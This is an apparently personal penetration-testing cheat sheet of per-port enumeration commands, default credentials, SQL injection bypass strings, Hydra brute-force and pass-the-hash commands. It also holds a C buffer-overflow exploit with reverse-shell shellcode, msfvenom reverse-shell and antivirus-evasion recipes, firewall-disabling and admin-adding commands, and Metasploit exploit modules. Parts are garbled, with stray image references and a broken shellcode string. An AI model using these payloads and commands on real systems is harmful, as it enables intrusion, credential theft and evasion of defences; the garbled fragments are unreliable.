Port Ranges

- Ports 0 to 1023 are Well-Known Ports.
- Ports 1024 to 49151 are Registered Ports (often registered by a software developer to designate a particular port for their application)
- Ports 49152 to 65535 are Public Ports.

Traffic Analysis - Wireshark

Configure Name Resolution

1. Make a new profile
2. Make a “hosts” file with format “ip hostname”
3. Place that “hosts” file in the ~/.config/wireshark/configprofilename/ folder
4. open pcap file, select your configuration profile, and ensure “view>>name resolution>>resolve network/transport address names” is checked

Configure Ports

1. Go to “Edit>>preferences>>columns” and add src and dst ports to the display

Figuring out what multi-cast goes too

1. Fill out “hosts” and “services” file if you can
2. Click on various multi-cast products – generally the parameters will identify what the application is with a version or the company that made it.

Query for Common Ports

- tcp.dstport >= 0 and tcp.dstport <= 10000 || tftp || dns

Saving off filters to make capture smaller

1. Apply a filter
2. Click “File>> Export Specified Packets” then save them to a file

Search for Strings

- Edit >> find packet

Extracting files

- file >> export objects

Find Hashes

- net-creds.py file.pcap

Changing Parameters in the Packets

-

Port Scan

Netdiscover -r <ip-range> make sure you know everything on network

IP=insert

mkdir $IP

Masscan:

- masscan -p0-65535 $IP --banners -oG $IP/masscan_$IP.grep

Nmap:

- Nmap -sV -T4 $IP -oN $IP/normalNmap.txt
- nmap -v -sS -T4 -A --script=vuln --host-timeout 336h -p 0-65535 $IP -oA $IP/TCPscan_$IP
- nmap -v -sU -T4 -A --script=vuln --host-timeout 336h -p 0-65535 $IP -oA $IP/UDPscan_$IP

General Services:

- 9/tcp - Discard
  - Discard Protocol - https://www.exploit-db.com/exploits/19555
    The Discard Protocol is a service in the Internet Protocol Suite defined in RFC 863. It is intended for testing, debugging, measurement, or host management purposes.
    A host may send data to a host that supports the Discard Protocol on either Transmission Control Protocol (TCP) or User Datagram Protocol (UDP) port number 9. The data sent to the server is simply discarded. No response is returned. For this reason, UDP is usually used, but TCP allows the services to be accessible on session-oriented connections (for example via HTTP proxies or some VPN).
    Exploitation:
  - Wake-on-LAN -
    Wake-on-LAN (WoL) is an Ethernet or token ring computer networking standard that allows a computer to be turned on or awakened by a network message.
    The message is usually sent to the target computer by a program executed on a device connected to the same local area network, such as a smartphone. It is also possible to initiate the message from another network by using subnet directed broadcasts or a WOL gateway service. Equivalent terms include wake on WAN, remote wake-up, power on by LAN, power up by LAN, resume by LAN, resume on LAN and wake up on LAN. If the computer being awakened is communicating via Wi-Fi, a supplementary standard called Wake on Wireless LAN (WoWLAN) must be employed.[1]
- 13/tcp - Daytime
    The Daytime Protocol is a service in the Internet Protocol Suite, defined in 1983 in RFC 867. It is intended for testing and measurement purposes in computer networks.
    A host may connect to a server that supports the Daytime Protocol on either Transmission Control Protocol (TCP) or User Datagram Protocol (UDP) port 13. The server returns an ASCII character string of the current date and time in an unspecified format.

- 17/tcp - qotd -
  An easy attack is 'pingpong' which IP spoofs a packet between two machines
  running qotd. This will cause them to spew characters at each other,
  slowing the machines down and saturating the network.
  The Quote of the Day (QOTD) service is a member of the Internet protocol suite, defined in RFC 865. As indicated there, the QOTD concept predated the specification, when QOTD was used by mainframe sysadmins to broadcast a daily quote on request by a user. It was then formally codified both for prior purposes as well as for testing and measurement purposes.
  A host may connect to a server that supports the QOTD protocol, on either TCP or UDP port 17.[1] To keep the quotes at a reasonable length, RFC 865 specifies a maximum of 512 octets for the quote.
  Although some sources[2] indicate that the QOTD service is rarely enabled, and is in any case often firewalled to avoid 'pingpong' attacks,[2] interest continues in the pre-existing purpose of serving quotes as can be seen with web engine searches.
- 19/tcp chargen -
  https://www.rapid7.com/db/modules/auxiliary/scanner/chargen/chargen_probe
  The Character Generator Protocol (CHARGEN) is a service of the Internet Protocol Suite defined in RFC 864 in 1983 by Jon Postel. It is intended for testing, debugging, and measurement purposes. The protocol is rarely used, as its design flaws allow ready misuse.[1]
  A host may connect to a server that supports the Character Generator Protocol on either Transmission Control Protocol (TCP) or User Datagram Protocol (UDP) port number 19. Upon opening a TCP connection, the server starts sending arbitrary characters to the connecting host and continues until the host closes the connection. In the UDP implementation of the protocol, the server sends a UDP datagram containing a random number (between 0 and 512) of characters every time it receives a datagram from the connecting host. Any data received by the server is discarded.
  - Abuse: https://en.wikipedia.org/wiki/Character_Generator_Protocol#cite_note-1
- 21/tcp - File Transfer Protocol
  - Ftp <ip>
  - Username: Anonymous
  - Password: asdfasdf
- 22/tcp - SSH
- 23/tcp - Telnet
- 25|465/tcp - SMTP|SMTP Secure
  - Smtp-user-enum -M VRF -U <user.txt> -t <ip>
  - Standard for sending emails across the internet
- 49/tcp - TACACAS
  - refers to a family of related protocols handling remote authentication and related services for networked access control through a centralized server. The original TACACS protocol, which dates back to 1984, was used for communicating with an authentication server, common in older UNIX networks; it spawned related protocols:
- 53 - DNS
- 69/udp - TFTP
  - nmap -sU -p 69 --script tftp-enum.nse --script-args tftp-enum.filelist=<customlist.txt> <host>
- 79/tcp - finger

- telnet 10.0.0.1 79
- root

- 80/443 - web
  - Nikto -h <ip:webapp>
  - dirb <ip:webapp>
  - Finding Hosting Server: nc -vv <ip> 80
  - Application Mapping: whatweb <ip>
  - RFI:
  - LFI:
  - Directory Traversal:
  - Cross Site Scripting:
  - XML Injection:
  - SSRF:
  - CSRF:
  - Command Injection:
  - SQL Injections:

    admin' --
    admin' #
    admin'/*
    ' or 1=1--
    ' or 1=1#
    ' or 1=1/*
    ') or '1'='1--
    ') or ('1'='1—
  - Parameter Injection:
- 88/tcp/udp - Kerberos
  - nmap -p 88 --script krb5-enum-users --script-args krb5-enum-users.realm='test'
  - Authentication System - Allows nodes communicating over a non-secure network to prove their identity to one another in a secure manner.
  - https://en.wikipedia.org/wiki/Kerberos_(protocol)
- 110|995/tcp - POP3|POP3 Secure
  - Telnet <ip> 110

    USER <username>
    PASS <password>
    LIST
    RETR
    QUIT
  - Is a standard mail protocol used to receive emails from a remote server to a local email client. POP3 allows you to connect to a server and download emails. Once emails are downloaded, they are not on the remote server.
- 135/tcp - RPC
  - rpcinfo - p <ip>
  - a remote procedure call (RPC) is when a computer program causes a procedure (subroutine) to execute in a different address space (commonly on another computer on a shared network), which is coded as if it were a normal (local) procedure call, without the programmer explicitly coding the details for the remote interaction.
  - What uses RPC?
    - NFS

        - Tons of windows kernel programs
        - SOAP
        - Custom programs written with distributed programs in mind
        - Google Chrome
    - 1024-5000, 49152-65535 - RPC-allocated-ports
- 143|993/tcp - IMAP | IMAP Secure
    - The Internet Message Access Protocol (IMAP) is a mail protocol used for accessing email on a remote web server from a local client. IMAP and POP3 are the two most commonly used Internet mail protocols for retrieving emails. Both protocols are supported by all modern email clients and web servers.
      While the POP3 protocol assumes that your email is being accessed only from one application, IMAP allows simultaneous access by multiple clients. This is why IMAP is more suitable for you if you're going to access your email from different locations or if your messages are managed by multiple users.
- 161/udp - SNMP - management network
    - snmpwalk -c public -v1 <ip>
    - snmpcheck -t <ip> -c public
    - Snmpenum -t <ip>
    - Simple Network Management Protocol (SNMP) is a way for different devices on a network to share information with one another. It allows devices to communicate even if the devices are different hardware and run different software. Without a protocol like SNMP, there would be no way for network management tools to identify devices, monitor network performance, keep track of changes to the network, or determine the status of network devices in real time.
    - Clients and Servers
    - Shut down interfaces, query device info, see all ports/services running/listening. Basically if default communitity strings enabled, user/pass guessed, or some security settings not enabled, then get all information gathering info.
- 389/udp - LDAP
    - A common use of LDAP is to provide a central place to store usernames and passwords. This allows many different applications and services to connect to the LDAP server to validate users.
- 445/tcp - SMB - Can be samba or Active Directory share
    - mount -t cifs -o username=user,password=pass,domain=blah //<ip>/share-name /mnt/cifs
    - Default shares created:
        - IPC$ - helps programs communicate to each other. Not accessible by even admins.
        - ADMIN$ - used for remote administration. Not accessible by even admins.
        - C$ - manages root volume. Admins can create, edit, delete, view files

      $ means they are hidden shares.
      SMB signing is an important security setting
- SQLs
    - 1433/tcp - MSSQL Microsoft SQL server
        - nmap -p 445,1443 --script ms-sql-info,ms-sql-empty-password,ms-sql-ntlm-info,ms-sql-tables <ip>
        - Creds: sa:*blank*

SQL Server release history

Version	Year	Release	Code name	Internal database version
1.0 (OS/2)	1989	SQL Server 1.0 (16-bit)	Filipi	-
1.1 (OS/2)	1990	SQL Server 1.1 (16-bit)	Pietro	-
4.2A (OS/2)	1992	SQL Server 4.2A (16-bit)	-	-
4.2B (OS/2)	1993	SQL Server 4.2B (16-bit)	-	-
4.21a (WinNT)	1993	SQL Server 4.21a	SQLNT	-
6.0	1995	SQL Server 6.0	SQL95	406
6.5	1996	SQL Server 6.5	Hydra	408
7.0	1998	SQL Server 7.0	Sphinx	515
-	1999	SQL Server 7.0 OLAP Tools	Plato	-
8.0	2000	SQL Server 2000	Shiloh	539
8.0	2003	SQL Server 2000 64-bit Edition	Liberty	539
9.0	2005	SQL Server 2005	Yukon	611/612
10.0	2008	SQL Server 2008	Katmai	655
10.25	2010	Azure SQL database (initial release)	Cloud database or CloudDB	
10.50	2010	SQL Server 2008 R2	Kilimanjaro (aka KJ)	661
11.0	2012	SQL Server 2012	Denali	706
12.0	2014	Azure SQL database		
12.0	2014	SQL Server 2014	SQL14	782
13.0	2016	SQL Server 2016	SQL16	852
14.0	2017	SQL Server 2017	Helsinki	869
15.0	2019	SQL Server 2019 RC	Seattle	895

Old version | Older version, still supported | **Latest version** | Latest preview version

- 1521/tcp - Oracle SQL Server
  - Tnscmd10g version -h <ip>
  - Tnscmd10g status -h <ip>
- 3306/tcp - Mysql Server|MariaDB
  - nmap -sV -Pn -vv <ip> -p 3306 --script mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysql-enum,mysql-info,mysql-query,mysql-users,mysql-variables,mysql-vuln-cve2012-2122

- NoSQLs
  - 5432/tcp - Postgresql
    - Login: postgres:postgres
    - nmap -sV 192.168.100.11 -p 5432
  - 27017/tcp - Mongo DB
    - nmap -p 27017 --script mongodb-info <ip>
  - 5000/tcp - Oracle NoSQL
  - 6379/tcp - Redis(key value store)
    - Default no password
- 111|2049 - NFS file share
  - Showmount -e <ip>
  - Mount <ip>:/vol/share /mnt/nfs -nolock

- 2375|2376 - Docker
  export DOCKER_TLS_VERIFY="0"
  export DOCKER_HOST="tcp://...."
  You can optionally set the cert path if you have them
- 5601/tcp - Kibana
  - Creds: kibana:changeme
- 5900/tcp - VNC
  - nmap -p 5900 --script vnc-info <ip>
  - use auxiliary/scanner/vnc/vnc_login
  - vncviewer <ip:port>
- 9200|9300/tcp - Elastic Search
  - Creds: elastic:changeme
- 9600/tcp - Logstash
  - Creds: logstash:logstash
- 17185/udp - VxWorks debug port

Microsoft specific

Services:

- NetBIOS - Software applications on a NetBIOS network locate and identify each other via their NetBIOS names. In Windows, the NetBIOS name is separate from the computer name and can be up to 16 characters long.
  - Enum4linux -a <ip>
  - nbtscan -r <ip>
  - Responder to spoof/poison LLMNR /NetBIOS requests
  - 137/udp - NetBIOS Name Resolution
  - 138/udp - NetBIOS Datagram Service
  - 139/tcp - NetBIOS Session Service
- 3389/tcp - Remote desktop

Active Directory Related Ports

- AD Tester: https://github.com/BloodHoundAD/BloodHound
- RPC endpoint mapper: port 135 TCP, UDP
- NetBIOS name service: port 137 TCP, UDP
- NetBIOS datagram service: port 138 UDP
- NetBIOS session service: port 139 TCP
- SMB over IP (Microsoft-DS): port 445 TCP, UDP
- LDAP: port 389 TCP, UDP
- LDAP over SSL: port 636 TCP
- Global catalog LDAP: port 3268 TCP
- Global catalog LDAP over SSL: port 3269 TCP
- Kerberos: port 88 TCP, UDP
- DNS: port 53 TCP, UDP
- WINS resolution: port 1512 TCP, UDP
- WINS replication: 42 TCP, UDP
- RPC: Dynamically-assigned ports TCP, unless restricted

Types of Hashes

- Use hash-identifier - to identify the has you are trying to crack with john/hashcat
- Example of pass the hash: https://byt3bl33d3r.github.io/practical-guide-to-ntlm-relaying-in-2017-aka-getting-a-foothold-in-under-5-minutes.html
  - Catch hashes with Responder
  - Relay hashes with ntlmrelayx.py which comes with the Impacket library
- Common:
  - LM=old crack this
  - NT=NTLM:
    - You CAN perform Pass-The-Hash attacks with NTLM hashes.
  - NTLMv1/2:
    - You CANNOT perform Pass-The-Hash attacks with Net-NTLM hashes.
    - You can perform pass-the-hash against other computers if SMB signing is not enabled
  - MD5 - crack this. An MD5 hash function encodes a string of information and encodes it into a 128-bit fingerprint. MD5 is often used as a checksum to verify data integrity. However, due to its age, MD5 is also known to suffer from extensive hash collision vulnerabilities, but it's still one of the most widely used algorithms in the world.
  - SHA-2 – no vulns. SHA-2, developed by the National Security Agency (NSA), is a cryptographic hash function. SHA-2 includes significant changes from its predecessor, SHA-1. The SHA-2 family consists of six hash functions with digests (hash values) that are 224, 256, 384 or 512 bits: SHA-224, SHA-256, SHA-384, SHA-512, SHA-512/224, SHA-512/256.
  - Linux often puts SHA512 in /etc/shadow which can't really be cracked unless lucky
- Bruteforcing: Hydra
  - hydra -l root -P password-file.txt 10.11.1.219 ssh
  - hydra -P password-file.txt -v 10.11.1.219 snmp
  - hydra -l USERNAME -P /usr/share/wordlistsnmap.lst -f 192.168.X.XXX ftp -V
  - hydra -l USERNAME -P /usr/share/wordlistsnmap.lst -f 192.168.X.XXX pop3 -V
  - hydra -P /usr/share/wordlistsnmap.lst 192.168.X.XXX smtp -V
- Cracking Hashes
  - john --rules --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt
- Passing the Hash
  - export SMBHASH=aad3b435b51404eeaad3b435b51404ee:6F403D3166024568403A94C3A6561896
  - pth-winexe -U administrator% //10.11.01.76 cmd

fcrackzip for files

Common Technology Questions

What is Microsoft VMI?

- It is a way to run remote windows commands. You also run remote windows commands with PSExec, WS-Management, and SSH. RPC is not longer supported to run remote commands.

What is Microsoft DCOM?

- Distributed Component Object Model (DCOM) is a proprietary Microsoft technology for communication between software components on networked computers. DCOM is a programming construct that allows a computer to run programs over the network on a different computer as if the program was running locally. Major security issues fixed after window XP.

What is Microsoft ISAS, SPOOL, and other common windows services?

- https://support.microsoft.com/en-us/help/832017/service-overview-and-network-port-requirements-for-windows

Unknown ports

- netcat – makes connections to ports. Can echo strings or give shells
- sfuzz – can connect to ports, udp or tcp, refrain from closing a connection, using basic

Exploit Development


There is a variety of places you can search for exploits.

- NVD - search patches, cve, and applications for cve details, has patch info, similar Mitre
- Mitre - cve info
- http://www.securityfocus.com/bid - search for vulnerabilities by cve or version
- https://www.rapid7.com/db/vulnerabilities - "search" command 1800 exploits
- https://www.exploit-db.com/ - "searchsploit" command 38147 exploits
- searchsploit --colour -t php 5 | grep -vi '/dos/\|\.php[^$]' | grep -i '5\.\(5\|x\)' - searching for 5.x and 5.5 exploits for "php"
- https://pentestlab.blog/2017/04/24/windows-kernel-exploits/
- 

Framework

Metasploit

- Routersploit – embedded devices



Windows compiler

- i686-w64-mingw32-gcc 646-fixed.c -lws2_32 -o 646.exe
- wine 646.exe 10.11.12.65

Linux compiler

- gcc -m32 exploit.c -o exploit

Bad Interpreter

dos2unix my-script.pl

C/C++ Syntax Crap

```c
#include <stdio.h>
#include <stdlib.h>

/*
*
*/
int main() {

    /* Create a reverse shell with a total size of 1100 bytes*/
    /* The EIP overflows at 701*/
    /* Bad characters: x00, x0a, x0d */
    /* JMP EAX = 5F4A358F*/
    char eip[5];
    char fuz[702];
    char nops[272];
    char shell[325];
    char final[1301];
    printf("Start of Test\n");
    printf("Size of unitialized array: %d\n", sizeof(final));
    // make character array
    // Use memset to initialize
    // use strcpy to put in correct string
    // use strcat to have all of the shellcode

    // Initialize the arrays
    memset(eip, '\0', 5);
    memset(fuz, '\0', 702);
    memset(nops, '\0', 272);
    memset(shell, '\0', 325);
    memset(final, '\0', 1301);
```

```
// Find out how many fuzzing bytes you need to take control of EIP
// whatever pattern_offset.rb says your offset match is how many chars
for (int i =0; i<701; i++){
    strcat(fuz, "\x41");
}
// EIP
strcpy(eip, "\x8f\x35\x4a\x5f");
// Find out how many nops you need 1300 = 701+4+324+271
for (int i =0; i<271; i++){
    strcat(nops, "\x90");
}
// Reverse Shell
/*msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.2 LPORT=443 -f
 * "\x00\x0a\x0d" -e x86/skikata_ga_nai*/
strcpy(shell,"\xfc\xe8\x82\x41\x41\x41\x60\x89\xe5\x31\xc0\x64\x8b\x50\
        "\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
        "\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
        "\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
        "\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
        "\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
        "\x47\x13\x72\x6f\x6a\x41\x53\xff\xd5");
    printf("fuz length: %d\n", strlen(fuz));
    printf("eip length: %d\n", strlen(eip));
    printf("nop length: %d\n", strlen(nops));
    printf("shell length: %d\n", strlen(shell));
    // Concatenate all into one
    strcat(final, fuz);
    strcat(final, eip);
    strcat(final, nops);
    strcat(final, shell);
    printf("Length of final: %d", strlen(final));
    printf("\nEnd of Test\n");

    /* Notes:  A='\x41'
               Follow procedure of setting arrays(memset->strcpy->strcat)
               strcpy/strcat copies until null terminated
               strlen goes until null terminated
     *         sizeof() takes however big the array is, doesn't matter of it's i
               printf can only print strings*/

    return (EXIT_SUCCESS);
}
```

```
Start of Test
Size of unitialized array: 1301
fuz length: 701
eip length: 4
nop length: 271
shell length: 324
Length of final: 1300
End of Test

RUN FINISHED; exit value 0; real time: 0ms; user: 0ms; system: 0ms
```

Make all arrays 1 bigger than the bytes you will store for \0

memset everything to \0

strcpy bytes

for (int i=0; i<*desired bytes*; i++){

strcat(nops, “\x90”);

}

strcat all into one shell

Windows Exploit: 152


Linux Exploit: `73

Python --> Exe

- pyinstaller script.py -F
- cd dist/

Finding EIP

- crash="\x41" * 4379
- /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 4379



- /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 4379
- -q 46367046

Creating Reverse Shells

Sometimes your exploits will be too big to run in memory to do a file transfer. use "upx -9 <file>" to compress files for file transfer. Use "https://github.com/reider-roque/pentest-tools/tree/master/shells" for various shells. If you are able to inject a file on their web sever, use "https://github.com/Pashkela/Cfm_Shell_v3.0_edition/blob/master/shell.cfm"

Creating shells cheatsheet: https://netsec.ws/?p=331

- Staging
  msfconsole > use exploit/multi/handler

  set payload windows/shell/reverse_tcp
- Encrypting Shells to avoid AV - (35/70) instead of (50/70) being caught
  copy the exploit to /usr/share/windows-binaries/hyperion directory

  wine hyperion.exe <org.exe> <encrypted.exe>
- Reverse shell - bad characters
  msfvenom -p windows/shell_reverse_tcp LHOST=10.0.0.4 LPORT=443 -f c –e x86/shikata_ga_nai -b "\x00\x0a\x0d"

  msfvenom -p linux/x86/shell_bind_tcp LPORT=4444 -f c -b "\x00\x0a\x0d\x20" –e x86/shikata_ga_nai
- Reverse shell - certain size
  msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e x86/shikata_ga_nai -b '\x00' -f python
- Reverse Shell - encoding
  -e x86/shikata_ga_nai or -e

- Reverse Shell - Saving in Executable
  msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.5 LPORT=4444 -f exe -o shell_reverse.exe
- Reverse Shell - embedding in executable
  msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.5 LPORT=4444 -f exe -e x86/shikata_ga_nai -i 9 -x /usr/share/windows-binaries/plink.exe -o shell_reverse_msf_encoded_embedded.exe

FIREWALLS - OPENING PORTS

NetSh Advfirewall set allprofiles state off

Windows XP

Important: If you are a member of the Administrators group, run the commands from a command prompt. To start a command prompt, find the icon or Start menu entry that you use to start a command prompt session.

rem Open TCP Port 3389

netsh firewall add portopening TCP 3389 "Zoo TCP Port 3389"

Windows Server 2008, Windows Vista, or greater

Important: If you are a member of the Administrators group, and User Account Control is enabled on your computer, run the commands from a command prompt with elevated permissions. To start a command prompt with elevated permissions, find the icon or Start menu entry that you use to start a command prompt session, right-click it, and then click **Run as administrator**.

rem Open TCP Port 80 inbound and outbound

netsh advfirewall firewall add rule name="Zoo TCP Port 80"

ADDING ADMINISTRATORS

Windows

- **net user /add simon password**
- net localgroup administrators simon /add

Linux

- Adduser <username> sudo

Searching for files

Windows

- dir /s *foo*

Admin -> system

Linux

- find / -iname linux.odt

File Transfer

Cheatsheet: https://ironhackers.es/en/cheatsheet/transferir-archivos-post-explotacion-cheatsheet/

Make Files smaller:

- upx -9 nc.exe ←-- reduce the size of files

System Baselining

Linux: "netstat -tunlp"

Windows: "netstat -anob"

Linux Privilege escalation - https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

Windows:

- Windows Pirivlege escalation - http://www.fuzzysecurity.com/tutorials/16.html
- .\accesschk.exe /accepteula -uwcqv "Authenticated Users" *

Understanding which OS you have without shell: https://www.quora.com/How-can-I-tell-what-version-of-Windows-is-installed-on-a-hard-drive-without-booting-it

Steganography

- md5sum picture.jpg
- steghide extract -sf picture.jpg

Common Exploits

Old Linux Kernel

CVE-2016-5195 (< 3.9) (priv+)

https://www.exploit-db.com/exploits/26131/ (< 3.8.9 priv+)

Windows Vista

use exploit/windows/smb/ms09_060_smb2_negotiate_func_index

Windows XP

use exploit/windows/smb/ms08_067_netapi

use exploit/windows/dcerpc/ms06_040_netapi - doesn't exist

Windows 2k/2003

use exploit/windows/smb/ms08_067_netapi

use exploit/windows/dcerpc/ms06_040_netapi - doesn't exist

/usr/share/exploitdb/platforms/windows/remote/66.c <- ms03-026

Windows 7

use exploit/windows/local/bypassuac

Windows Server 2008

use exploit/windows/smb/ms09_060_smb2_negotiate_func_index

Telnet

Should be able to be brute forced easily

SMB

exploit/windows/smb/ms17_010_eternalblue (windows)

FTP Commands

ftp machinename

At times you may wish to copy files from a remote machine on which you do not have a loginname. This can be done using anonymous FTP. When the remote machine asks for your loginname, you should type in the word anonymous. Instead of a password, you should enter your own electronic mail address. This allows the remote site to keep records of the anonymous FTP requests. Once you have been logged in, you are in the anonymous directory for the remote machine. This usually contains a number of public files and directories. Again you should be able to move around in these directories. However, you are only able to copy the files from the remote machine to your own local machine; you are not able to write on the remote machine or to delete any files there

?	*to request help or information about the FTP commands*	
ascii	*to set the mode of file transfer to ASCII* *(this is the default and transmits seven bits per character)*	
binary	*to set the mode of file transfer to binary* *(the binary mode transmits all eight bits per byte and thus provides less chance of a transmission error and mu*	
bye	*to exit the FTP environment (same as quit)*	
cd	*to change directory on the remote machine*	
close	*to terminate a connection with another computer*	
	close brubeck	closes the current FTP connection with brubeck, but still leaves you within the FTP environment.
delete	*to delete (remove) a file in the current remote directory (same as rm in UNIX)*	
get	*to copy one file from the remote machine to the local machine*	
	get ABC DEF	copies file ABC in the current remote directory to (or on top of) a file named DEF in your current
	get ABC	copies file ABC in the current remote directory to (or on top of) a file with the same name, ABC, i
help	*to request a list of all available FTP commands*	
lcd	*to change directory on your local machine (same as UNIX cd)*	
ls	*to list the names of the files in the current remote directory*	
mkdir	*to make a new directory within the current remote directory*	
mget	*to copy multiple files from the remote machine to the local machine;* *you are prompted for a y/n answer before transferring each file*	
	mget *	copies all the files in the current remote directory to your current local directory, using the same
mput	*to copy multiple files from the local machine to the remote machine;* *you are prompted for a y/n answer before transferring each file*	
open	*to open a connection with another computer*	
	open brubeck	opens a new FTP connection with brubeck; you must enter a username and password for a brubeck account (unless it is to be an anonymous connection).
put	*to copy one file from the local machine to the remote machine*	
pwd	*to find out the pathname of the current directory on the remote machine*	
quit	*to exit the FTP environment (same as bye)*	
rmdir	*to to remove (delete) a directory in the current remote directory*	

